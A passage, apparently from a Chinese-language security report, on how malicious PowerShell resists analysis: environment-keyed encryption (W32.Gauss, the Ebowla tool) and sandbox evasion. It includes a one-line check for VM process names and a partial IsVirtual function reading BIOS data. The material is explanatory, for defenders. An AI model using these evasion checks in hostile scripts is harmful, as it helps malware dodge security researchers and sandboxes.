基础的混淆技术不能防止分析威胁，但是它们可以使检测和分析难度加大，然而加密的使用会严重阻碍甚至阻止分析。有个例子被认为突破性的，是 W32.Gauss 恶意软件，如果验证了文件路径，并且目标计算机符合某些其它条件，威胁就会解密 payload，如果一个安全研究员的虚拟机不匹配这个条件，这个恶意软件就不会解密，因此研究员将无法分析恶意软件。

Ebowla(https://github.com/Genetic-Malware/Ebowla/blob/master/README.md) 工具为各种 payload(包括 powershell 脚本)提供此功能，这脚本只会在特定条件下运行。像预定义的用户名被满足，这使得有针对性的感染，很难用一般的检测方法进行过滤。

Hiding from virtual machine environments(从虚拟机环境中隐藏)

Powershell 可以检测如果脚本运行在一个虚拟机环境，它会停止执行，虚拟环境可能是一个沙箱。我们遇到的最常见的沙箱逃逸方法是检查具有建议虚拟环境的名称的进程:

(get-process|select-string -pattern
vboxservice,vboxtray,proxifier,prl_cc,prl_
tools,vmusrvc,vmsrvc,vmtoolsd).count

脚本还可以检查环境的 BIOS、登录用户、或其他在沙箱中分析的广泛已知的检测方法。

Figure 5. PowerShell function to detect VMEs

```
Function IsVirtual
{
        $wmibios = Get-WmiObject Win32_BIOS -ErrorAction Stop | Select-Object version,ser
        $wmisystem = Get-WmiObject Win32_ComputerSystem -ErrorAction Stop | Select-Object
        $ResultProps = @{
            ComputerName = $computer
            BIOSVersion = $wmibios.Version
            SerialNumber = $wmibios.serialnumber
            Manufacturer = $wmisystem.manufacturer
            Model = $wmisystem.model
            IsVirtual = $false
            VirtualType = $null
        }
        if ($wmibios.SerialNumber -like "*VMware*") {
            $ResultProps.IsVirtual = $true
            $ResultProps.VirtualType = "Virtual - VMWare"
        }
        else {
            switch -wildcard ($wmibios.Version) {
                'VIRTUAL' {
                    $ResultProps.IsVirtual = $true
                    $ResultProps.VirtualType = "Virtual - Hyper-V"
                }
                'A M I' {
                    $ResultProps.IsVirtual = $true
                    $ResultProps.VirtualType = "Virtual - Virtual PC"
```